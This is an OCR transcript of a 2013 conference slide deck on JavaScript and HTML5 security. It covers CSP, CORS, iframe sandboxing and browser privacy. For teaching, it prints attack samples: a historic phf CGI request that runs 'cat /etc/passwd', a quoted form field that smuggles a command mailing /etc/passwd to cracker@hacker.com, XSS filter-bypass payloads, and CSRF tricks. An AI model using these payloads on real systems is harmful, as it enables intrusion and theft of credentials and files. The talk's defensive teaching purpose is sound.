JavaScript Security & HTML5

Mike Shema

RVAsec

May 31, 2013

QUALYS

We've Been Here Before

Security Issue

ASSISTANCE

POTENTIAL VULNERABILITY IN JAVA VERIFIER REPORTED

NETSCAPE RESPONDING IMMEDIATELY TO INFORM CUSTOMERS AND MINIMIZE RISK OF FUTURE THREATS

MARCH 1996

Recently, Netsc
implementation
Verifier. The V
language safety
that might explo
engineers are ac
problem. A fix

/cgi-bin/phf vulnerability

```
# Paul Danckaert (pauld@lemur.org)
#

[For the actual program, read the s

-------
----
# Even someone on #hack could figur
# telnet to host port 80 and paste
# to patch this simply zero out the
# any cgi script using escape_shell_
# this works on ncsa/apache version
# r00t owns you.  Now more than eve

GET
/cgi-bin/phf?Jserver=foobar.com%0Acat%20/etc/passwd%0A&Qalias=&Qname=fo
Accept: */*
Accept: application/x-wais-source
Accept: text/plain
Accept: text/html
Accept: www/mime
User-Agent:  Lynx/2.3 BETA  libwww/2.14
Referer:  http://localhost/cgi-bin/phf
```

.:: Phrack Magazine ::.

```
append data to the input and generate unexpected results.  For example, a
PERL script containing the following:

system("/usr/bin/sendmail -t %s < %s", $mailto_address < $input_file");

is designed to mail a copy of $input_file to the mail address specified in
the $mailto_address variable.  By calling system() with one argument, the
program causes a separate shell to be forked.  By copying and modifying the
input to the form:

<INPUT TYPE="HIDDEN" NAME="mailto_address"
VALUE="address@server.com;mail cracker@hacker.com </etc/passwd">

we can exploit this weakness and obtain the password file from the server. ***
```

A Definition

Ja·va·Script | ˈjävəskript |


invective.

1 A vendor-neutral,* cross-platform liability for generating asynchronous, event-driven browser bugs.

2 Interpreted language for exploiting string concatenation in HTML.

* mostly

```
let me = count(ways);
```




```
var Pwn2Own = $money
```

```
CVE-2012-4969 = ~12 lines of HTML
```

Subtle and Quick to Anger

- Programming traps
  - Scope, blocks, & var
  - Types & type coercion

```
typeof null == "object";
typeof undefined == "undefined"
null == undefined;
null === undefined;  // nope!
```

```
(window[(![]+[])[1] + (![]+[])[2] + (![]+[])[4] +
         (!![]+[])[1] + (!![]+[])[0]
        ])(9)
```

JavaScript Crypto

- Use TLS for channel security
  - Better yet, use HSTS and DNSSEC.
- No trusted execution environment in...
  - ...the current prototype-style language
  - ...an intercepted HTTP connection
  - ...an exploitable HTML injection vuln

JavaScript Crypto

- Math.random()
- window.crypto
  - Not standardized
- sjcl.random
  - Fortuna-like generator
  - Entropy estimator
  - Exceptions

```
sjcl.random.addEntropy([x,y], 2, "mouse")
sjcl.random.addEntropy((new Date()).valueOf(), 2, "loadtime");
sjcl.random.addEntropy(ab, 1024, "crypto.getRandomValues"); // WebKit
```

JavaScript Crypto

- Minimize lifetime of plaintext password
  - Client-side PBKDF2
  - Challenge-response
- ...but possibly lose some security insights
  - Password composition, history
  - Patterns of brute force activity

1996

```
<!doctype html>
```

Internal Browser Security

- Process separation
- Sandboxing plugins
  - HTML5 does away with plugins altogether
- XSS Auditors
  - Only for the simplest scenarios
- Phishing warnings
  - Primarily for known sites
  - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating

HTML Injection

- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue!?

Oh, No! XSS Is Worse!

```
http://web.site/vuln?foo=xss"...
```

```
<input type="text" name="foo"
value="xss"autofocus/
onfocus=alert(9);//">
```

(yawn)

XSS Blacklisting Is Worse

- New elements, new attributes
- Didn't work in the first place
  - <img src=">"onerror=alert(9)>
  - <img src="\"a=">"onerror=alert(9)>
  - <a href=""&<img&/onclick=alert(9)>foo
  - <script/<a>alert(9)</script>
  - <script/<a>alert(9)</script <a>foo
  - <script%20<!–%20–>alert(9)</script>

Client-Side Validation

4.10.7 The input element — HTML Standard

Keyword	State	Data type
hidden	Hidden	An arbitrary string
text	Text	Text with no line breaks
search	Search	Text with no line breaks
tel	Telephone	Text with no line breaks
url	URL	An absolute URL
email	E-mail	An e-mail address or list of e-mail addresses
password	Password	Text with no line breaks (sensitive information)
datetime	Date and Time	A date and time (year, month, day, hour, minute, second, fraction of a second) with the time zone set to UTC
date	Date	A date (year, month, day) with no time zone
month	Month	A date consisting of a year and a month with no time zone
week	Week	A date consisting of a week-year number and a week number with no time zone
time	Time	A time (hour, minute, seconds, fractional seconds) with no time zone

4.10.7 The input ele

datetime-local	Local Date and Time	A date and time (year, month, second, fraction of a second)
number	Number	A numerical value
range	Range	A numerical value, with the ex exact value is not important
color	Color	An sRGB color with 8-bit red, components
checkbox	Checkbox	A set of zero or more values fr
radio	Radio Button	An enumerated value
file	File Upload	Zero or more files each with a optionally a file name
submit	Submit Button	An enumerated value, with the must be the last value selecte submission
image	Image Button	A coordinate, relative to a part the extra semantic that it must selected and initiates form sub

Same Vulns, New Exploits

```
<img src="https://csrf.target/sensitive?
action=something">
```


```
<link rel="prefetch" href="https://
csrf.target/sensitive?action=something">
```

- ~~Origin~~
- Referer
- X-Moz: prefetch

Improving SOP

- Granular access control
  - Whatever happened to least privilege?
- Make the <iframe> more useful for isolating Origins
  - seamless
  - sandbox

`<iframe * src="infected.html">`

`(empty)`	
`sandbox`	JavaScript not executed
`sandbox="allow-scripts"`	JavaScript executed ~~document.cookie~~ ~~localStorage~~() ~~sessionStorage~~()
`text/html-sandboxed`	Waiting for browser support

On the Other Hand...

...if you're relying on JavaScript frame-busting instead of X-Frame-Options: DENY.

```
function killFrames(){if(top.location!=location)
{if(document.referrer){var
a=get_hostname_from_url(document.referrer);var
b=a.length;if(b==8&&a!="web.site")
{top.location.replace(document.location.href)}else
if(b!=8&&a.substring(a.length-9)!=".web.site")
{top.location.replace(document.location.href)}}}
if(top.frames.length!
=0)top.location=self.document.location}function
get_hostname_from_url(a){return a.match(/:\/\/(.[^/?]
+)/)[1]}killFrames();
```

Content Security Policy

- Granular access for retrieving resources
- Header only
  - Probably requires code changes, or unsafe-eval
  - (http-equiv has lower precedence)
- Waiting for universal implementation
  - X-Content-Security-Policy
  - X-WebKit-CSP
- http://www.w3.org/TR/CSP/

Selective Resource Control

```
X-CSP: default-src 'self'; frame-src 'none'
```

```
<!doctype html>
<html>
<body>
    <iframe src="./infected.html"></iframe>
</body>
</html>
```

Defeat Exploits, Not Vulns

```
X-CSP: default-src 'self'
```

```
<input type="text" name="q" value="foo"
autofocus onfocus=alert(9)//"">
```

```
X-CSP: default-src 'self' 'unsafe-inline'
```

```
<input type="text" name="q" value="foo"
autofocus onfocus=alert(9)//"">
```

https://web.site/page#<img/src=""onerror=alert(9)>

```
<!DOCTYPE html>
<html>
<head>
<script src="jquery-1.8.2.min.js"></script>
<script>
$(document).ready(function() {
  var x = (window.location.hash.match(/^#([^\/].+)$/) || [])[1];
  var w = $('a[name="' + x + '"], [id="' + x + '"]');
});
</script>
</head>
<body>
  <div id="main">foo</div>
</body>
</html>
```

https://web.site/page#<img/src=""onerror=alert(9)>

```
<!DOCTYPE html>
<html>
<head>
<script src="jquery-1.8.2.min.js"></script>
<script src="main.js"></script>
</head>
<body>
  <div id="main">foo</div>
</body>
</html>
```

```
$(document).ready(function() {
  var x = (window.location.hash.match(/^#([^\/].+)$/) || [])[1];
  var w = $('a[name="' + x + '"], [id="' + x + '"]');
});
```

Decouple HTML & JS

- Avoid “inline” event handler attributes

```
$('#main').attr('onclick',
'alert(9)');
```

- Use event managers

```
$('#main').bind("click",
function(e) { alert(9) });

$('#main').click(function(e)
{ alert(9) });

$('#main').on("click",
function(e) { alert(9) });
```

On the Other Hand...

...an awesome XSS DoS payload if injectable into a <head> section.

```
<meta http-equiv="X-WebKit-CSP"
content="default-src 'none'">
```

On the Other Hand...

...another way to forge POST method for CSRF.

```
<!doctype html><html><head>
<meta http-equiv="X-WebKit-CSP"
      content="img-src 'none'; report-uri
'https://csrf.target/page?a=1&b=2&c=3'">
</head><body>
<img alt="" src="whatever">
</body></html>
```

Partial CSRF Influence

```
POST /page?a=1&b=2&c=3 HTTP/1.1
Host: csrf.target
User-Agent: Mozilla/5.0 ...
Content-Length: 116
Accept: */*
Origin: null
Content-Type: application/x-www-form-urlencoded
Referer: http://web.site/HWA/ch3/csrf.html
Cookie: sessid=12345
Connection: keep-alive

document-url=http%3A%2F%2Fcsrf.target%2FHWA
%2Fch3%2Fcsrf.html&violated-directive=default-
src+%27none%27
```

CORS

- Defines read-access trust of another Origin
  - Expresses trust, not security
  - But still contributes to secure design
- Principle of Least Privilege
  - Beware of Access-Control-Allow-Origin: *
  - Short Access-Control-Max-Age
  - Minimal Access-Control-Allow-{Methods | Headers}
- Verify the Origin

On the Server

- Origin, Referer, X-Forwarded-For
- WebSockets
  - With support for legacy, draft protocol versions (!?)
- Node.js
  - Implementing a web server, or a service?

Data = “.”

```
[22:49:57][*] BeEF server started (press control+c to
stop)
  /opt/local/lib/ruby1.9/gems/1.9.1/gems/json-1.7.5/lib/
json/common.rb:155:in `initialize': A JSON text must at
least contain two octets! (JSON::ParserError)
```

Capability, Security, Privacy*

"In a world with one eye on privacy, the blind browser is king."

- AppCache
- Battery Status
- Geolocation
- Web Storage
- WebGL
- WebPerf APIs
- Browser Fingerprinting
- Device Fingerprinting
- Usage Statistics
- User Tracking

* choose two (one?)

Privacy

- Implementation vs. design
  - Specs that acknowledge areas of concern
- Browser Fingerprinting
- Inference-based attacks
  - Timing, cache
- Data exposure
  - Web Storage API

"And what does it say now?" asked Arthur.
"*Mostly harmless,*" admitted Ford with a slightly embarrassed cough.

```
end.isNigh()
```

JavaScript Will Improve

- Libraries driving good design patterns
- Steps towards a trusted environment
  - Freeze & Seal an Object
  - Object.hasOwnProperty()
  - Modular libraries
  - toStaticHtml()*

Mistakes Will Happen

- Origin is an identity hint, not an access control attribute
  - The return of X-Forwarded-For
- JSON serializes, not sanitizes, data
- Avoid string concatenation
  - Review, refactor, refine

Security from Design

- Strong solutions
  - SQL injection -- prepared statements
  - Clickjacking -- X-Frame-Options
- Mitigating solutions
  - HTML injection -- Content Security Policy
  - Mixed-Origin content -- CORS, CSP, <iframe> sandbox
  - Sniffing -- HSTS
- Implementation-specific solutions
  - CSRF -- hmm...

Trends to Discourage

- "Legacy" support of draft protocol versions
  - WebSockets, CSP iterations
- Storing personal data in the browser
  - One XSS away (or malware, or...)
- Ever-changing specs...
  - At least, those that lead us back to quirks
- More plugins

Trends to Encourage

- Compartmentalized plugins
  - Per domain, per origin
- Enable SOP to be more granular
- Enable mixed-origin content to be more secure
- Security from design
  - Better than ad-hoc implementation


Code Like It's Not 1999

- Encourage users to update browsers
  - Disable plugins, become secure
- Design web apps for data security
  - Design web browsers for data privacy
- Adopt HTML5 security features
  - ...to protect users with HTML5-enabled browsers

Thank You!

Questions?

- @CodexWebSecurum
- http://deadliestwebattacks.com
- *Hacking Web Apps*



Here, There, Everywhere

- asm.js [http://asmjs.org]
- jQuery [http://jquery.com]
- pdf.js [http://mozilla.github.com/pdf.js/]
- sjcl.js [http://crypto.stanford.edu/sjcl/]
- BeEF [http://beefproject.com]
- Screen Shots [https://github.com/niklasvh/html2canvas]